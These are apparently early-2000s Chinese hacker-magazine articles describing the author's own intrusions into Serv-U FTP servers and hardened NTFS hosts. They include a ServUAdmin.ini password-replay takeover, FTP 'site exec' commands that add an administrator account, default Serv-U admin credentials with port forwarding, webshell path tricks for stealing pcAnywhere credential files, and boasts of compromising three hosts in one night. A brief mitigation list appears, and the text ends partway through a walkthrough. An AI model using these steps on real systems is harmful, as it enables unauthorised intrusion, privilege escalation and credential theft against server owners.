这个缺陷发现后我就继续对Serv-U FTP Server进行了仔细研究，经过研究，我又发现了Serv-U FTP Server一个重大的BUG。这次的BUG绝对在默认情况下就存在，情况要比上次的缺陷严重N倍。利用默认的可读权限就可以实现远程管理，提升权限……

一、先来回顾一下

在没开始正题前，我先带大家回顾一下以前写的一篇文章，刊登在《黑客X档案》的2003年11期上，文章名为"Serv-U也玩远程控制"，相信许多读者都看过了。不过，为了照顾一下新读者，我再把"Serv-U也玩远程控制"一文的主要内容描述一次，因为想要学习以下的漏洞内容就必须熟练掌握Serv-U的远程控制方法。以下为"Serv-U也玩远程控制"的大概内容：

Serv-U也玩远程控制

实现让Serv-U实现远程控制就要满足以下条件：

1.需要两台主机装有Serv-U，一台为控制端，另一台为被控端。

2.被控端要把其中一个用户设置为"系统管理员"。

3.控制端要新建立一个域，然后IP地址要和被控端相同，然后输入被控端的用户名密码（这里的用户要为"系统管理员"那个用户）。连接后就可远程管理被控端的Serv-U了。

我想Serv-U厂家设计这个远程管理功能是为了更方便主机的管理，这样就不用在几台主机间跑来跑去了，只需把其他Serv-U设置成被控端，然后把一台设置成主控端就可管理所有的Serv-U了。问题出在Serv-U的远程管理上，经我研究，发现Serv-U把远程管理的用户名和密码也放到了INI文件里，但不是在ServUDaemon.ini文件里，而是在Serv-U安装目录的另外一个INI文件里，该文件名是ServUAdmin.ini。

废话不多说了，下面我就为大家详细讲解Serv-U FTP Server远程管理密码泄露缺陷，以下是我发现该漏洞的全过程。

二、漏洞发现过程

在我发现Serv-U FTP Server本地远程提升权限缺陷以后，我就开始不断寻找安装有Serv-U FTP Server的主机。其实没有什么目的，只是感觉一下提升权限的"快感"。但很多主机都把Serv-U安装到了系统目录下，并且是NTFS格式分区的。碰到这样的主机，就不能再用"Serv-U FTP Server本地远程提升权限缺陷"一文中所提的办法来提升权限了。在一次偶然中我发现了SERV-U另外一个INI文件的秘密。

事情是这样的，前几天一个朋友找我

帮忙做网站，并把他虚拟主机空间的FTP用户名和密码给了我。我朋友买的这个虚拟主机空间是支持ASP的，我为了测试一下这个空间的安全性就上传了一个ASP木马。（说明一下我这个ASP木马是免FSO的）上传发现这个ASP木马只可以浏览C盘和我这个空间所在的目录。其他地方都不可以浏览，当我找到C盘根目录的时候发现了该主机也安装有Serv-U。我就按照我的老套路进行权限提升。可是我发现这个主机C盘目录只可读，我这个webshell没有写权限。不过我在Serv-U目录下看到了一个名为：ServUAdmin.ini的文件。这个文件里大致的内容为：

```
[GLOBAL]
FirstTime=0
MainViewState=0
中间省略
[SERVERS]
Server1=218.61.74.231
[SERVER=218.61.74.231]
IP=218.61.74.231
User=Admin
Password=5E296B617225
Port=21
```

以上为ServUAdmin.ini文件中的内容，篇幅原因中间省略N多。这个ServUAdmin.ini中的内容和我以前看到过的不太一样。好象里面多了以下内容。

```
Server1=218.61.74.231 [SERVER=218.61.74.231]
IP=218.61.74.231
User=Admin
Password=5E296B617225
Port=21
```

经过我多次实验发现，原来这些内容是这台主机使用Serv-U远程管理多出来的内容。看到这里眼前一亮。马上在我自己本地也装了一个Serv-U。新建了一个域IP地址为“218.61.74.231”（远程主机一致）。如图1。

然后用户名输入Admin我就不再抓图了。密码输入“5E296B617225”。都按照远程主机INI文件的内容进行输入。输入完以后点连接（图2）。密码错误？不对啊，我都是按照远程主机INI文件内容进行输入的。怎么会错误呢？想到这里我就回到我自己机器的Serv-U的安装目录里。找到ServUAdmin.ini文件。内容如下：


```
[SERVERS]
Server1=218.61.74.231
[SERVER=218.61.74.231]
IP=218.61.74.231
User=Admin
Password=1105110D05290D12075E1E0F
Port=21
```


原来这个“5E296B617225”的密码是经过加过密的密码。我输入“5E296B617225”这个密码又被加密成“1105110D05290D12075E1E0F”。到了这里我的灵感来了，把远程主机ServUAdmin.ini文件里的“Password=5E296B617225”直接替换掉我本地INI文件中的“Password=1105110D05290D12075E1E0F”，然后保存。再用Serv-U直接连接（图3）。


还是密码错误。是不是需要重新启动一下我本地的Serv-U才可以呢？我就报着试试看的态度关闭了我本机的Serv-U.然后再重新打开。打开以后还是点连接远程（图4）。

这次真昏了，直接连上了远程管理，看来Serv-U的密码对不同系统的算法都是一致的。接下来还用问吗？当然是先加一个用户，再把这个用户设置成有可执行权限，然后再：

```
ftp>open ip
Connected to ip.
220 Serv-U FTP Server v4.1.0.0 for WinSock ready...
User (ip:(none)): id  331 User name okay, please send complete E-mail address as password.
Password:password
230 User logged in, proceed.
ftp> cd winnt
250 Directory changed to /WINNT
ftp>cd system32  //进入system32目录
250 Directory changed to /WINNT/system32
ftp>quote site exec net.exe user zihuan ziHUAN /add
200 EXEC command successful (TID=33).
ftp>quote site exec net.exe localhost administrators zihuan /add
```








呵呵！通过以上命令我就已经是对方的管理员了。

通过以上的一次渗透，可以说明Serv-U的远程管理功能绝对是危险的，只要入侵者取得了GUEST组的权限就可以通过以上办法实现远程管理，然后再加系统管理员，你说可怕不可怕？现在这样设置的主机不在少数，我一夜之间就搞定了三台。这也说明Serv-U犯了一个低级的错误，把这么重要的数据都装在了INI文件中，并且算法一样。



三、解决办法

1.停止使用Serv-U的远程管理。

2.如果想使用Serv-U的远程管理功能，请把系统目录对GUEST组的可读属性去掉。

LOOK 注意 修改完本地ServUAdmin.ini文件与远程ServUAdmin.ini文件后，一定要重新启动一次Serv-u，这样新的密码才会生效。

声明：

本文仅用来描述可能存在的安全问题，作者本人和《黑客X档案》杂志社不为此安全公告提供任何保证或承诺。由于传播、利用此文章提供的信息而造成的任何直接或间接的后果及损失，均由使用者本人负责，本文作者和《黑客X档案》杂志社不为此承担任何责任。作者拥有对此安全公告的修改和解释权，如欲转载或传播此文章，必须保证此文章的完整性，包括版权声明等全部内容。未经作者本人允许，不得任意修改或增减此文章公告内容。

NTFS分区格式下实现提升权限的一些方法和思路

紫幻

自从微软发布Win2K操作系统以后，就向全世界用户提倡采用NTFS分区格式。采用NTFS格式分区的好处是不言而喻的，比如设置权限和各级权限审核。本人也一直在使用NTFS格式分区，在操作系统上采用NTFS格式分区只要分配好权限设置，就会大幅度提升系统的安全性。至于NTFS分区格式的好处，我在这里就不再为大家详细介绍了。

NTFS分区似乎成为了一个神话，许多入侵者都因为不能够突破NTFS分区格式的权限审核而不能深入渗透系统，我本人在以前的hacking当中也被NTFS这个“拦路虎”阻拦过多次，导致整个渗透行动失败，最近我发现了一种思路可以在对方很BT的设置下成功提升权限，不敢独享！以本文详细介绍给大家。想要深入探讨就先要了解目前采用NTFS格式分区的主机权限设置的几种类型。

一、默认设置

先来看看默认权限设置下，user或者guest组对系统根目录和Program Files目录的默认权限分配。在默认NTFS格式分区下，Program Files目录对user组的权限只有读取及运行、列出文件夹目录、读取（guest组也是一样）。我们可以做一个实验，我现在是已user登陆到计算机中，然后在Program Files目录试图建立一个文件夹，结果拒绝访问，这说明没有写入权限。下面我们继续来看WINNT目录的默认权限分配（我试验的主机为WIN2K主机）。还是拿user组（guest组也是一样）做例子，WINNT目录和Program Files目录情况差不多，我就不在多说了，大家自己看就能明白了。

还有一个关键的目录就是“Documents and Settings”目录，这个目录存放着所有用户的信息，比如收藏夹、开始菜单、文档……默认NTFS格式分区下，guest组和user组对管理员用户名下的文件夹无任何权限（比如administrator文件夹），对All Users和guest文件夹只有读取权限，而没有写权限。

说完系统分区，下面说一说系统分区以外的权限，一般默认情况下GUEST组对系统以外分区的权限为完全控制。可以进行任何操作。看好了我指的是默认哦。至于默认权限我就给大家废话这么多，下面我给大家讲一下在权限默认分配的情况下如何实现提升权限。基本有以下几种思路和方法。

1. 替换服务法

这种办法现在被黑迷们广泛使用。假设系统加载的服务有不在系统分区下的，就可以找到服务所对应的文件，然后再用后门、木马……替换掉这个文件。等系统重新启动以后，就会自动加载你替换掉的这个文件，这样你就实现了提升权限。

分析 默认的NTFS格式分区，对系统以外的分区guest和user组都有完全控制权限，所以才导致替换服务提升权限。

2. 系统漏洞

对于利用系统漏洞导致的提升权限就没什么好说的了，比如：idq.dll+ispc.exe，再如debug提升权限和早期的输入法漏洞等。

3. 利用Serv-U的ServUDaemon.ini文件提升权限

关于此方面的内容，我发表在了2003年12期的《黑客X档案》上，详细内容请参阅杂志。

分析 想要利用此法提升权限必须要满足一个条件，必须要对ServUDaemon.ini文件有改写权限，在NTFS格式系统分区下，user组和guest组是不能修改ServUDaemon.ini的，所以此法有一定的限制。对于系统以外分区默认情况下是可以改写的，可以利用此法实现提升权限。

4. 利用Serv-U的默认43958端口实现提升权限

在默认安装完Serv-U以后，Serv-U默认监听127.0.0.1:43958端口，所以只有在本机才能连接这个管理端口。Serv-U默认管理帐号是LocalAdministrator，默认密码是#l@$ak#.lk;0@P。在你取得普通权限以后（比如webshell user权限的shell），可以把这个127.0.0.1:43958端口映射到你自己的IP地址上（注意问题，127.0.0.1这个IP地址是你本地的IP地址）。然后再用默认管理账号LocalAdministrator，密码#l@$ak#.lk;0@P登陆，然后使用Sev-U的远程管理功能实现提升权限（详细方法请看我在本期杂志另外一篇文章《成功渗透Windows Server 2003》）。

分析 在默认NTFS格式分区除系统盘以外，guest组和user组成员都有可执行权限，这样我们就可以执行端口映射工具来映射127.0.0.1:43958端口，导致提升权限。

以上四种是目前最常用的提升权限，当然除此四种办法外，还有其他办法，比如：嗅探、利用其他第三方软件的设计缺陷、找到mssql帐户所在asp文件……以上我为大家讲的是默认情况下，但一般使用默认NTFS权限的分配不多，很多注重安全的管理员都不会使用默认权限分配。

下面我给大家讲一讲不是默认情况下提升权限的一点心得体会。

二、非默认设置

如果管理员特意去改这个默认权限分配的话，就可以说明这个管理员很注重安全，应该会比默认情况下给普通用户设置成更小的权限。最近我就遇到一个变态的主机。设置权限很变态，我攻破其系统以后才看清楚到底是如何分配的权限，请看图1。





图1

看到了吗？C盘只有administrators组，也就是说只有系统管理员才对系统盘有完全控制。其他用户一点权限都没有。再来看看D盘的设置情况，管理员也把D盘设

置成这样。剩下的E、F、G都设置成这样。先说明一点，这个主机是一台虚拟主机，WEB都在G盘，其中一个虚拟目录的权限设置请看图2。


图 2


只有WEB目录才给IIS帐户完全控制权。这些都是我后来才得知的。下面我就为大家讲一下我是如何在这样的设置下成功实现权限提升的。这台主机扫描结果如下：


```
* + 61.151.xxx.xxx
        |___  21  File Transfer Protocol [Control]
              |___ 220 Serv-U FTP Server v4.0 for WinSock ready.....
        |___  25  Simple Mail Transfer
              |___ 220 ESMTP on WebEasyMail [3.5.2.3] ready.
        |___  80  World Wide Web HTTP
              |___ HTTP/1.1 404 Object Not Found..Server:
Microsoft-IIS/5.0..Date: Mon, 29 Dec 2003 22:53:46 GMT..Content-Type:
text/html..Content
        |___ 1433  Microsoft-SQL-Server
        |___ 3306  Mysql server
              |___ +....3.23.56-nt.....Lrw}2"F#.,.................
        |___ 5631  pcANYWHEREdata
```

我通过SQL injection得到了该主机上的一个webshell，既然是webshell，就说明我现在已经拿到了这个主机的guest组的权限。但是我利用webshell执行命令的时候发现什么命令都不可以执行，连最基本的dir和net user都不可以。使用cmd.asp不可以执行任何命令。接下来我就换了一个类似海洋顶端网asp木马的webshell。可以执行一些操作。但是发现只可以在当前目录（G:\home\sh.leocn.com）下进行一些操作，除了此文件夹以外对任何目录都不可以浏览，原因是IIS用户对该目录有全部权限。相信许多读者也碰到过这样的情况，按照上文默认NTFS设置提升权限的方法都行不通。因为你根本出不去这个目录。用aspshell浏览C盘，显示什么都没有（设置的够BT吧？），如图3。

我估计一般入侵者到这里基本就会放弃。但是前文我给出的扫描结果大家注意到了吗？这个主机开放5631端口，说明安装有pcAnywhere。一般大家都知道，pcAnywhere安装以后会在c:\Program Files\Symantec pcAnywhere\目录下有*.cif文件，拿到此文件就可以破解出pcAnywhere的密码，然后连接控制整个主机。但是我们现在浏览不到c:\Program Files\Symantec pcAnywhere\目录。经过研究发现，不光c:\Program Files\Symantec pcAnywhere\目录下有*.cif这个文件，在C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere\这个目录下也会有这个文件。在这里拿到这个文件一样可以控制整个主机。到了这里有些读者就会问了，你现在连C盘都浏览不到，怎么拿这个cif文件？呵呵，其实一样可以拿到的。本篇文章最重要的地方就在这里，请读者继续往下看。虽然浏览C盘现在不可以，但是你注意观察asp木马上的URL：http://www.xxx.com/music/a.asp?path=C:&ib=true

关键的一句：path=C:&ib=true


图 3


图 4

我上文提到了C:\Documents and Settings\All Users\ApplicationData\Symantec\pcAnywhere\这个目录下也会有这个CIF文件。现在我们手动改变一下asp木马的URL：

```
http://www.xxx.com/music/a.asp?path=C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere&ib=true
```

